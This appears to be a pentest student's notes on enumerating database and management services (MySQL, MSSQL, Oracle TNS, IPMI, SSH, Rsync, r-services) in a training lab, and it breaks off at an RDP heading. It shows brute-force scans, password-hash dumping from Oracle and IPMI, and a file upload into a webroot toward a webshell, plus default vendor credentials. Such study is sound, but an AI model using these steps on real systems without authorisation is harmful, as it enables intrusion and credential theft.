The MySQL cliens can retrieve and edit the data using structured queries to the database engine. Inserting, deleting, modifying, and retrieving data, is done using the SQL database language. Therefore, MySQL is suitable for managing many different databases to which clients can send multiple queries simultaneously. Depending on the use of the database, access is possible via an internal network or the public internet.
MySQL is ideally suited for applications such as dynamic websites, where efficient syntax and high response speed are essential. It is often combined with a Linux, PHP, and an Apache web server and is also known in this combination as LAMP, or when using Nginx, as LEMP.
MariaDB, which is often connected with MySQL, is a fork of the original MySQL code. This is because the chief developer of MySQL left the company MySQL AB after it was acquised by Oracle and developed another open-source SQL database management system based on the source code of MySQL and called it MariaDB.
Enum
Nmap
Usually, the MySQL server runs on TCP port 3306, and you can scan this port with Nmap to get more detailed information.
d41y@htb[/htb]$ sudo nmap 10.129.14.128 -sV -sC -p3306 --script mysql*
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 00:53 CEST
Nmap scan report for 10.129.14.128
Host is up (0.00021s latency).
PORT STATE SERVICE VERSION
3306/tcp open nagios-nsca Nagios NSCA
| mysql-brute:
| Accounts:
| root:<empty> - Valid credentials
|_ Statistics: Performed 45010 guesses in 5 seconds, average tps: 9002.0
|_mysql-databases: ERROR: Script execution failed (use -d to debug)
|_mysql-dump-hashes: ERROR: Script execution failed (use -d to debug)
| mysql-empty-password:
|_ root account has empty password
| mysql-enum:
| Valid usernames:
| root:<empty> - Valid credentials
| netadmin:<empty> - Valid credentials
| guest:<empty> - Valid credentials
| user:<empty> - Valid credentials
| web:<empty> - Valid credentials
| sysadmin:<empty> - Valid credentials
| administrator:<empty> - Valid credentials
| webadmin:<empty> - Valid credentials
| admin:<empty> - Valid credentials
| test:<empty> - Valid credentials
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-info:
| Protocol: 10
| Version: 8.0.26-0ubuntu0.20.04.1
| Thread ID: 13
| Capabilities flags: 65535
| Some Capabilities: SupportsLoadDataLocal, SupportsTransactions, Speaks41ProtocolOld, LongPassword, DontAllowDatabaseTableColumn, Support41Auth, IgnoreSigpipes, SwitchToSSLAfterHandshake, FoundRows, InteractiveClient, Speaks41ProtocolNew, ConnectWithDatabase, IgnoreSpaceBeforeParenthesis, LongColumnFlag, SupportsCompression, ODBCClient, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
| Status: Autocommit
| Salt: YTSgMfqvx\x0F\x7F\x16\&\x1EAeK>0
|_ Auth Plugin Name: caching_sha2_password
|_mysql-users: ERROR: Script execution failed (use -d to debug)
|_mysql-variables: ERROR: Script execution failed (use -d to debug)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:00:00:00:00:00 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.21 seconds
Interacting with the MySQL Server
d41y@htb[/htb]$ mysql -u root -h 10.129.14.132
ERROR 1045 (28000): Access denied for user 'root'@'10.129.14.1' (using password: NO)
For example, if you use a password that you have guessed or found through your research, you will be able to log in to the MySQL server and execute some commands.
d41y@htb[/htb]$ mysql -u root -pP4SSw0rd -h 10.129.14.128
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 150165
Server version: 8.0.27-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| information_schema |
| mysql |
| performance_schema |
| sys |
+--------------------+
4 rows in set (0.006 sec)
MySQL [(none)]> select version();
+-------------------------+
| version() |
+-------------------------+
| 8.0.27-0ubuntu0.20.04.1 |
+-------------------------+
1 row in set (0.001 sec)
MySQL [(none)]> use mysql;
MySQL [mysql]> show tables;
+------------------------------------------------------+
| Tables_in_mysql |
+------------------------------------------------------+
| columns_priv |
| component |
| db |
| default_roles |
| engine_cost |
| func |
| general_log |
| global_grants |
| gtid_executed |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| innodb_index_stats |
| innodb_table_stats |
| password_history |
...SNIP...
| user |
+------------------------------------------------------+
37 rows in set (0.002 sec)
If you look at the existing databases, you will see several already exist. The most important databases for the MySQL server are the system schema (sys) and information schema (information_schema). The system schema contains tables, information, and metadata necessary for management.
mysql> use sys;
mysql> show tables;
+-----------------------------------------------+
| Tables_in_sys |
+-----------------------------------------------+
| host_summary |
| host_summary_by_file_io |
| host_summary_by_file_io_type |
| host_summary_by_stages |
| host_summary_by_statement_latency |
| host_summary_by_statement_type |
| innodb_buffer_stats_by_schema |
| innodb_buffer_stats_by_table |
| innodb_lock_waits |
| io_by_thread_by_latency |
...SNIP...
| x$waits_global_by_latency |
+-----------------------------------------------+
mysql> select host, unique_users from host_summary;
+-------------+--------------+
| host | unique_users |
+-------------+--------------+
| 10.129.14.1 | 1 |
| localhost | 2 |
+-------------+--------------+
2 rows in set (0,01 sec)
The information schema is also a database that contains metadata. However, this metadata is mainly retrieved from the system schema database. The reason for the existence of these two is the ANSI/ISO standard that has been established. System schema is a Microsoft system catalog for SQL servers and contains much more information than the information schema.
MSSQL
Intro
… is Microsoft’s SQL-based relational database management system. Unlike MySQL, MSSQL is closed source and was initially written to run on Windows OS. It is popular among database administration and developers when building applications that run on Microsoft’s .NET framework due to its strong native support for .NET. There are versions of MSSQL that will run on Linux and MacOS, but you will more likely come accross MSSQL instances on targets running Windows.
SQL Server Management Studio (SSMS) comes as a feature that can be installed with the MSSQL install package or can be downloaded & installed separately. It is commonly installed on the server for initial configuration and long-term management of databases by admins. Keep in mind that since SSMS is a client-side application, it can be installed and used on any system and admin or developer is planning to manage the database from. It doesn’t only exist on the server hosting the database. This means you could come across a vulnerable system with SSMS with saved creds that allow you to connect to the database.
Many other clients can be used to access a database running on MSSQL. Including but not limited to:
- mssql-cli
- SQL Server PowerShell
- HeidiSQL
- SQLPro
- Impacket’s mssqlclient.py
MSSQL has default system databases that can help you understand the structure of all the databases that may be hosted on a target server. Some are:
- master
- model
- msdb
- tempdb
- resource
Enum
Nmap
… has default mssql scripts that can be used to target the default tcp port 1433 that MSSQL listens on.
d41y@htb[/htb]$ sudo nmap --script ms-sql-info,ms-sql-empty-password,ms-sql-xp-cmdshell,ms-sql-config,ms-sql-ntlm-info,ms-sql-tables,ms-sql-hasdbaccess,ms-sql-dac,ms-sql-dump-hashes --script-args mssql.instance-port=1433,mssql.username=sa,mssql.password=,mssql.instance-name=MSSQLSERVER -sV -p 1433 10.129.201.248
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-08 09:40 EST
Nmap scan report for 10.129.201.248
Host is up (0.15s latency).
PORT STATE SERVICE VERSION
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-ntlm-info:
| Target_Name: SQL-01
| NetBIOS_Domain_Name: SQL-01
| NetBIOS_Computer_Name: SQL-01
| DNS_Domain_Name: SQL-01
| DNS_Computer_Name: SQL-01
|_ Product_Version: 10.0.17763
Host script results:
| ms-sql-dac:
|_ Instance: MSSQLSERVER; DAC port: 1434 (connection failed)
| ms-sql-info:
| Windows server name: SQL-01
| 10.129.201.248\MSSQLSERVER:
| Instance name: MSSQLSERVER
| Version:
| name: Microsoft SQL Server 2019 RTM
| number: 15.00.2000.00
| Product: Microsoft SQL Server 2019
| Service pack level: RTM
| Post-SP patches applied: false
| TCP port: 1433
| Named pipe: \\10.129.201.248\pipe\sql\query
|_ Clustered: false
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.52 seconds
Metasploit
You can also use Metasploit to run an auxiliary scanner called mssql_ping that will scan the MSSQL service and provide helpful information in your footprinting process.
msf6 auxiliary(scanner/mssql/mssql_ping) > set rhosts 10.129.201.248
rhosts => 10.129.201.248
msf6 auxiliary(scanner/mssql/mssql_ping) > run
[*] 10.129.201.248: - SQL Server information for 10.129.201.248:
[+] 10.129.201.248: - ServerName = SQL-01
[+] 10.129.201.248: - InstanceName = MSSQLSERVER
[+] 10.129.201.248: - IsClustered = No
[+] 10.129.201.248: - Version = 15.0.2000.5
[+] 10.129.201.248: - tcp = 1433
[+] 10.129.201.248: - np = \\SQL-01\pipe\sql\query
[*] 10.129.201.248: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Interacting with mssqlclient.py
If you can guess or gain access to creds, this allows you to remotely connect to the MSSQL server and start interacting with databases using T-SQL. Authenticating with MSSQL will enable you to interact with databases through the SQL Database Engine.
d41y@htb[/htb]$ python3 mssqlclient.py Administrator@10.129.201.248 -windows-auth
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL-01): Line 1: Changed database context to 'master'.
[*] INFO(SQL-01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> select name from sys.databases
name
--------------------------------------------------------------------------------------
master
tempdb
model
msdb
Transactions
Oracle Transparent Network Substrate (TNS)
Intro
The Oracle TNS server is a communication protocol that facilitates communication between Oracle databases and applications over networks. Initially introduced as part of the Oracle Net Services software suite, TNS supports various networking protocols between Oracle databases and client applications, such as IPX/SPX and TCP/IP protocol stacks. As a result, it has become a preferred solution for managing large, complex databases in the healthcare, finance, and retail industries. In addition, its built-in encryption mechanism ensures the security of data transmitted, making it an ideal solution for enterprise environments where data security is paramount.
Over time, TNS has been updated to support newer technologies, including IPv6 and SSL/TLS encryption which makes it more suitable for the following purposes:
- name resolution
- connection management
- load balancing
- security
Furthermore, it enables encryption between client and server communication through an additional layer of security over the TCP/IP protocol layer. This feature helps secure the database architecture from unauthorized access or attacks that attempt to compromise the data no the network traffic. Besides, it provides advanced tools and capabilities for database administrators and developers since it offers comprehensive performance monitoring and analysis tools, error reporting and logging capabilities, workload management, and fault tolerance through database services.
Enum
Nmap
d41y@htb[/htb]$ sudo nmap -p1521 -sV 10.129.204.235 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 10:59 EST
Nmap scan report for 10.129.204.235
Host is up (0.0041s latency).
PORT STATE SERVICE VERSION
1521/tcp open oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.64 seconds
You can see that the port is open, and the service is running. In Oracle RDBMS, a System Identifier (SID) is a unique name that identifies a particular database instance. It can have multiple instances, each with its own System ID. An instance is a set of process and memory structures that interact to manage the database’s data. When a client connects to an Oracle database, it specifies the database’s SID along with its connection string. The client uses this SID to identify which database instance it wants to connect to. Suppose the client does not specify a SID. Then, the default value defined in the tnsnames.ora file is used.
The SIDs are an essential part of the connection process, as it identifies the specific instance of the database the client wants to connect to. If the client specifies an incorrect SID, the connection attempt will fail. Database admins can use the SID to monitor and manage the individual instances of a database. For example, they can start, stop, or restart an instance, adjust its memory allocation or other configuration parameters, and monitor its performance using tools like Oracle Enterprise Manager.
Nmap - SID Bruteforcing
d41y@htb[/htb]$ sudo nmap -p1521 -sV 10.129.204.235 --open --script oracle-sid-brute
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 11:01 EST
Nmap scan report for 10.129.204.235
Host is up (0.0044s latency).
PORT STATE SERVICE VERSION
1521/tcp open oracle-tns Oracle TNS listener 11.2.0.2.0 (unauthorized)
| oracle-sid-brute:
|_ XE
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 55.40 seconds
Oracle Database Attacking Tool (ODAT)
ODAT is an open-source penetration testing tool designed to enumerate and exploit vulns in Oracle databases. It can be used to identify and exploit various security flaws in Oracle databases, including SQLi, RCE, and PrivEsc.
ODAT scans can retrieve database names, versions, running processes, user accounts, vulns, misconfigs, etc.
d41y@htb[/htb]$ ./odat.py all -s 10.129.204.235
[+] Checking if target 10.129.204.235:1521 is well configured for a connection...
[+] According to a test, the TNS listener 10.129.204.235:1521 is well configured. Continue...
...SNIP...
[!] Notice: 'mdsys' account is locked, so skipping this username for password #####################| ETA: 00:01:16
[!] Notice: 'oracle_ocm' account is locked, so skipping this username for password #####################| ETA: 00:01:05
[!] Notice: 'outln' account is locked, so skipping this username for password #####################| ETA: 00:00:59
[+] Valid credentials found: scott/tiger. Continue...
...SNIP...
SQLplus
You can use the tool sqlplus to connect to the Oracle database and interact with it.
d41y@htb[/htb]$ sqlplus scott/tiger@10.129.204.235/XE
SQL*Plus: Release 21.0.0.0.0 - Production on Mon Mar 6 11:19:21 2023
Version 21.4.0.0.0
Copyright (c) 1982, 2021, Oracle. All rights reserved.
ERROR:
ORA-28002: the password will expire within 7 days
Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
SQL>
tip
If you come across the following errorsqlplus: error while loading shared libraries: libsqlplus.so: cannot open shared object file: No such file or directory
use:sudo sh -c "echo /usr/lib/oracle/12.2/client64/lib > /etc/ld.so.conf.d/oracle-instantclient.conf";sudo ldconfig
Interacting with Oracle RDBMS
SQL> select table_name from all_tables;
TABLE_NAME
------------------------------
DUAL
SYSTEM_PRIVILEGE_MAP
TABLE_PRIVILEGE_MAP
STMT_AUDIT_OPTION_MAP
AUDIT_ACTIONS
WRR$_REPLAY_CALL_FILTER
HS_BULKLOAD_VIEW_OBJ
HS$_PARALLEL_METADATA
HS_PARTITION_COL_NAME
HS_PARTITION_COL_TYPE
HELP
...SNIP...
SQL> select * from user_role_privs;
USERNAME GRANTED_ROLE ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT CONNECT NO YES NO
SCOTT RESOURCE NO YES NO
Here, the user scott has no administrative privileges. However, you can try using this account to log in as the System Database Admin (sysdba), giving you higher privileges. This is possible when the user scott has the appropriate privileges typically granted by the database admin or used by the admin himself.
d41y@htb[/htb]$ sqlplus scott/tiger@10.129.204.235/XE as sysdba
SQL*Plus: Release 21.0.0.0.0 - Production on Mon Mar 6 11:32:58 2023
Version 21.4.0.0.0
Copyright (c) 1982, 2021, Oracle. All rights reserved.
Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
SQL> select * from user_role_privs;
USERNAME GRANTED_ROLE ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SYS ADM_PARALLEL_EXECUTE_TASK YES YES NO
SYS APEX_ADMINISTRATOR_ROLE YES YES NO
SYS AQ_ADMINISTRATOR_ROLE YES YES NO
SYS AQ_USER_ROLE YES YES NO
SYS AUTHENTICATEDUSER YES YES NO
SYS CONNECT YES YES NO
SYS CTXAPP YES YES NO
SYS DATAPUMP_EXP_FULL_DATABASE YES YES NO
SYS DATAPUMP_IMP_FULL_DATABASE YES YES NO
SYS DBA YES YES NO
SYS DBFS_ROLE YES YES NO
USERNAME GRANTED_ROLE ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SYS DELETE_CATALOG_ROLE YES YES NO
SYS EXECUTE_CATALOG_ROLE YES YES NO
...SNIP...
Now, you could retrieve password hashes from the sys.user$ and try to crack them offline.
SQL> select name, password from sys.user$;
NAME PASSWORD
------------------------------ ------------------------------
SYS FBA343E7D6C8BC9D
PUBLIC
CONNECT
RESOURCE
DBA
SYSTEM B5073FE1DE351687
SELECT_CATALOG_ROLE
EXECUTE_CATALOG_ROLE
DELETE_CATALOG_ROLE
OUTLN 4A3BA55E08595C81
EXP_FULL_DATABASE
NAME PASSWORD
------------------------------ ------------------------------
IMP_FULL_DATABASE
LOGSTDBY_ADMINISTRATOR
...SNIP...
Another option is to upload a webshell to the target. However, this requires the server to run a web server, and you need to know the exact location of the root directory for the webserver.
d41y@htb[/htb]$ echo "Oracle File Upload Test" > testing.txt
d41y@htb[/htb]$ ./odat.py utlfile -s 10.129.204.235 -d XE -U scott -P tiger --sysdba --putFile C:\\inetpub\\wwwroot testing.txt ./testing.txt
[1] (10.129.204.235:1521): Put the ./testing.txt local file in the C:\inetpub\wwwroot folder like testing.txt on the 10.129.204.235 server
[+] The ./testing.txt file was created on the C:\inetpub\wwwroot directory on the 10.129.204.235 server like the testing.txt file
...
d41y@htb[/htb]$ curl -X GET http://10.129.204.235/testing.txt
Oracle File Upload Test
Intelligent Platform Management Interface (IPMI)
Intro
… is a set of standardized specifications for hardware-based host management systems used for system management and monitoring. It acts as an autonomous subsystem and works independently of the host’s BIOS, CPU, firmware, and underlying OS. IPMI provides sysadmins with the ability to manage and monitor systems even if they are powered off or in an unresponsive state. It operates using a direct network connection to the system’s hardware and does not require access to the OS via a login shell. IPMI can also be used for remote upgrades to system without requiring physical access to the target host. IPMI is typically used in three ways:
- before the OS has booted to modify BIOS settings
- when the host is fully powered down
- access to a host after a system failure
When not being used for these tasks, IPMI can monitor a range of different things such as system temperature, voltage, fan status, and power supplies. It can also be used for querying inventory information, reviewing hardware logs, and alerting using SNMP. The host system can be powered off, but the IPMI module requires a power source and a LAN connection to work correctly.
To function, IPMI requires the following components:
- Baseboard Management Controller (BMC)
- Intelligent Chassis Management Bus (ICMB)
- Intelligent Platform Management Bus (IPMB)
- IPMI Memory
- Communications Interfaces
Enum
IPMI communicates over port 623 UDP. System that use the IPMI protocol are called Baseboard Management Controllers (BMCs). BMCs are typically implemented as embedded ARM systems running Linux, and connected directly to the host’s motherboard. BMCs are built into many motherboards but can also be added to a system as a PCI card. Most servers either come with a BMC or support adding a BMC. The most common BMCs you often see during internal pentests are HP iLO, Dell DRAC, and Supermicro IPMI. If you can access a BMC during an assessment, you would gain full access to the host motherboard and be able to monitor, reboot, power off, or even reinstall the host OS. Gaining access to a BMC is nearly equivalent to physical access to a system. Many BMCs expose a web-based management console, some sort of command-line remote access protocol such as Telnet or SSH, and the port 623 UDP, which, again is for the IPMI network protocol.
During internal pentests, you often find BMCs where the admins have not changed the default password. Some unique default passwords to keep are:
| Product | Username | Password |
|---|---|---|
| Dell iDRAC | root | calvin |
| HP iLO | Administrator | randomized 8-character string consisting of numbers and uppercase letters |
| Supermicro IPMI | ADMIN | ADMIN |
Nmap
d41y@htb[/htb]$ sudo nmap -sU --script ipmi-version -p 623 ilo.inlanfreight.local
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-04 21:48 GMT
Nmap scan report for ilo.inlanfreight.local (172.16.2.2)
Host is up (0.00064s latency).
PORT STATE SERVICE
623/udp open asf-rmcp
| ipmi-version:
| Version:
| IPMI-2.0
| UserAuth:
| PassAuth: auth_user, non_null_user
|_ Level: 2.0
MAC Address: 14:03:DC:674:18:6A (Hewlett Packard Enterprise)
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
Metasploit
msf6 > use auxiliary/scanner/ipmi/ipmi_version
msf6 auxiliary(scanner/ipmi/ipmi_version) > set rhosts 10.129.42.195
msf6 auxiliary(scanner/ipmi/ipmi_version) > show options
Module options (auxiliary/scanner/ipmi/ipmi_version):
Name Current Setting Required Description
---- --------------- -------- -----------
BATCHSIZE 256 yes The number of hosts to probe in each set
RHOSTS 10.129.42.195 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 623 yes The target port (UDP)
THREADS 10 yes The number of concurrent threads
msf6 auxiliary(scanner/ipmi/ipmi_version) > run
[*] Sending IPMI requests to 10.129.42.195->10.129.42.195 (1 hosts)
[+] 10.129.42.195:623 - IPMI - IPMI-2.0 UserAuth(auth_msg, auth_user, non_null_user) PassAuth(password, md5, md2, null) Level(1.5, 2.0)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
To retrieve IPMI hashes, you can use the Metasploit “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval” module.
msf6 > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > set rhosts 10.129.42.195
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > show options
Module options (auxiliary/scanner/ipmi/ipmi_dumphashes):
Name Current Setting Required Description
---- --------------- -------- -----------
CRACK_COMMON true yes Automatically crack common passwords as they are obtained
OUTPUT_HASHCAT_FILE no Save captured password hashes in hashcat format
OUTPUT_JOHN_FILE no Save captured password hashes in john the ripper format
PASS_FILE /usr/share/metasploit-framework/data/wordlists/ipmi_passwords.txt yes File containing common passwords for offline cracking, one per line
RHOSTS 10.129.42.195 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 623 yes The target port
THREADS 1 yes The number of concurrent threads (max one per host)
USER_FILE /usr/share/metasploit-framework/data/wordlists/ipmi_users.txt yes File containing usernames, one per line
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 10.129.42.195:623 - IPMI - Hash found: ADMIN:8e160d4802040000205ee9253b6b8dac3052c837e23faa631260719fce740d45c3139a7dd4317b9ea123456789abcdefa123456789abcdef140541444d494e:a3e82878a09daa8ae3e6c22f9080f8337fe0ed7e
[+] 10.129.42.195:623 - IPMI - Hash for user 'ADMIN' matches password 'ADMIN'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Secure Shell (SSH)
Intro
… enables two computers to establish an encrypted and direct connection within a possibly insecure network on the standard port 22. This is necessary to prevent third parties from intercepting the data and thus intercepting sensitive data. The SSH server can also be configured to only allow connections from specific clients. An advantage of SSH is that the protocol runs on all common OS. Since it is originally a Unix application, it is also implemented natively on all Linux distros and MacOS. SSH can also be used on Windows, provided you install an appropriate program. The well-known OpenBSD SSH server on Linux distros is an open-source fork of the original and commercial SSH server from SSH Communication Security. Accordingly, there are two competing protocols:
- SSH-1
- SSH-2
SSH-2, also known as SSH version 2, is a more advanced protocol than SSH version 1 in encryption, speed, stability, and security. For example, SSH-1 is vulnerable to MITM attacks, whereas SSH-2 is not.
OpenSSH has six different authentication methods:
- Password
- Public-Key
- Host-based
- Keyboad
- Challenge-Response
- GSSAPI
Enum
SSH-Audit
One of the tools you can use to fingerprint the SSH server is ssh-audit. It checks the client-side and server-side configuration and shows some general information and which encryption algorithms are still used by the client and server.
d41y@htb[/htb]$ git clone https://github.com/jtesta/ssh-audit.git && cd ssh-audit
d41y@htb[/htb]$ ./ssh-audit.py 10.129.14.132
# general
(gen) banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.3
(gen) software: OpenSSH 8.2p1
(gen) compatibility: OpenSSH 7.4+, Dropbear SSH 2018.76+
(gen) compression: enabled (zlib@openssh.com)
# key exchange algorithms
(kex) curve25519-sha256 -- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
(kex) curve25519-sha256@libssh.org -- [info] available since OpenSSH 6.5, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp256 -- [fail] using weak elliptic curves
`- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp384 -- [fail] using weak elliptic curves
`- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp521 -- [fail] using weak elliptic curves
`- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) diffie-hellman-group-exchange-sha256 (2048-bit) -- [info] available since OpenSSH 4.4
(kex) diffie-hellman-group16-sha512 -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group18-sha512 -- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group14-sha256 -- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
# host-key algorithms
(key) rsa-sha2-512 (3072-bit) -- [info] available since OpenSSH 7.2
(key) rsa-sha2-256 (3072-bit) -- [info] available since OpenSSH 7.2
(key) ssh-rsa (3072-bit) -- [fail] using weak hashing algorithm
`- [info] available since OpenSSH 2.5.0, Dropbear SSH 0.28
`- [info] a future deprecation notice has been issued in OpenSSH 8.2: https://www.openssh.com/txt/release-8.2
(key) ecdsa-sha2-nistp256 -- [fail] using weak elliptic curves
`- [warn] using weak random number generator could reveal the key
`- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(key) ssh-ed25519 -- [info] available since OpenSSH 6.5
...SNIP...
The first thing you can see in the first few lines of the output is the banner that reveals the version of the OpenSSH server. The previous versions had some vulns, which allowed the attacker the capability to MITM and attack the initial connection attempt.
Change Authentication Method
For potential brute-force attacks, you can specify the authentication method with the SSH client option PreferredAuthentications.
d41y@htb[/htb]$ ssh -v cry0l1t3@10.129.14.132
OpenSSH_8.2p1 Ubuntu-4ubuntu0.3, OpenSSL 1.1.1f 31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
...SNIP...
debug1: Authentications that can continue: publickey,password,keyboard-interactive
...
d41y@htb[/htb]$ ssh -v cry0l1t3@10.129.14.132 -o PreferredAuthentications=password
OpenSSH_8.2p1 Ubuntu-4ubuntu0.3, OpenSSL 1.1.1f 31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
...SNIP...
debug1: Authentications that can continue: publickey,password,keyboard-interactive
debug1: Next authentication method: password
cry0l1t3@10.129.14.132's password:
Rsync
Intro
… is a fast and efficient tool for locally and remotely copying files. It can be used to copy files locally on a given machine and to/from remote hosts. It is highly versatile and well-known for its delta-transfer algorithm. This algorithm reduces the amount of data transmitted over the network when a version of the file already exists on the destination host. It does this by sending only the difference between the source files and the older version of the files that reside on the destination server. It is often used for backups and mirroring. It finds files that need to be transferred by looking at files that have changed in size or the last modified time. By default, it uses port 873 and can be configured to use SSH for secure file transfer by piggybacking on top of an established SSH server connection.
Enum
d41y@htb[/htb]$ sudo nmap -sV -p 873 127.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-19 09:31 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0058s latency).
PORT STATE SERVICE VERSION
873/tcp open rsync (protocol version 31)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
You can next probe the service a bit to see what you can gain access to.
d41y@htb[/htb]$ nc -nv 127.0.0.1 873
(UNKNOWN) [127.0.0.1] 873 (rsync) open
@RSYNCD: 31.0
@RSYNCD: 31.0
#list
dev Dev Tools
@RSYNCD: EXIT
Here you can see a share called dev, and you can enumerate it further.
d41y@htb[/htb]$ rsync -av --list-only rsync://127.0.0.1/dev
receiving incremental file list
drwxr-xr-x 48 2022/09/19 09:43:10 .
-rw-r--r-- 0 2022/09/19 09:34:50 build.sh
-rw-r--r-- 0 2022/09/19 09:36:02 secrets.yaml
drwx------ 54 2022/09/19 09:43:10 .ssh
sent 25 bytes received 221 bytes 492.00 bytes/sec
total size is 0 speedup is 0.00
R-Services
Intro
… are a suite of services hosted to enable remote access or issue commands between Unix hosts over TCP/IP. Initially developed by the Computer Systems Research Group (CSRG) at the University of California, Berkeley, r-services were the de facto standard for remote access between Unix OS until they were replaced by the SSH protocols and commands due to inherent security flaws built into them. Much like telnet, r-services transmit information from client to server over the network in an unencrypted format, making it possible for attackers to intercept network traffic by performing MITM attacks.
R-services span across the ports 512, 513, and 513 and are only accessible through a suite of programs known as r-commands. They are most commonly used by commercial OS such as Solaris, HP-UX, and AIX. While less common nowadays, you do run into them from time to time during your internal pentests so it is worth understanding how to approach them.
The r-commands suite consists of the following programs:
- rcp (remote copy)
- rexec (remote execution)
- rlogin (remote login)
- rsh (remote shell)
- rstat
- ruptime
- rwho (remote who)
The /etc/hosts.quiv file contains a list of trusted hosts and is used to grant access to other systems on the network. When users on one of these hosts attempt to access the system, they are automatically granted access without further authentication.
d41y@htb[/htb]$ cat /etc/hosts.equiv
# <hostname> <local username>
pwnbox cry0l1t3
The primary concern for r-services, and one of the primary reasons SSH was introduced to replace it, is the inherent issues regarding access control for these protocols. R-services rely on trusted information sent from the remote client to the host machine they are attempting to authenticate to. By default, these services utilize Pluggable Authentication Modules (PAM) for user authentication onto a remote system; however, they also bypass this authentication through the use of the /etc/hosts.equiv and .rhosts files on the system. The hosts.equiv and .rhosts files contain a list of hosts and users that are trusted by the local host when a connection attempt is made using r-commands. Entries in either file can appear like the following:
d41y@htb[/htb]$ cat .rhosts
htb-student 10.0.17.5
+ 10.0.17.10
+ +
Enum
Nmap
d41y@htb[/htb]$ sudo nmap -sV -p 512,513,514 10.0.17.2
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-02 15:02 EST
Nmap scan report for 10.0.17.2
Host is up (0.11s latency).
PORT STATE SERVICE VERSION
512/tcp open exec?
513/tcp open login?
514/tcp open tcpwrapped
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.54 seconds
Interacting with R-Commands
d41y@htb[/htb]$ rlogin 10.0.17.2 -l htb-student
Last login: Fri Dec 2 16:11:21 from localhost
[htb-student@localhost ~]$
After logging, you can also abuse the rwho command to list all interactive sessions on the local network by sending requests to the UDP port 513.
d41y@htb[/htb]$ rwho
root web01:pts/0 Dec 2 21:34
htb-student workstn01:tty1 Dec 2 19:57 2:25
From this information, you can see that the htb-student user is currently authenticated to the workstn01 host, whereas the root user is authenticated to the web01 host. You can use this to your advantage when scoping out potential usernames to use during further attacks on hosts over the network. However, the rwho daemon periodically broadcasts information about logged-on users, so it might be beneficial to watch the network traffic.
To provide additional information in conjunction with rwho, you can issue the rusers command. This will give you a more detailed account of all logged-in users over the network, including information such as the username, hostname of the accessed machine, TTY that the user is logged in to, the date and time the user logged in, the amount of time since the user typed on the keyboard, and the remote host they logged in from.
d41y@htb[/htb]$ rusers -al 10.0.17.5
htb-student 10.0.17.5:console Dec 2 19:57 2:25
Remote Desktop Protocol (RDP)
Intro
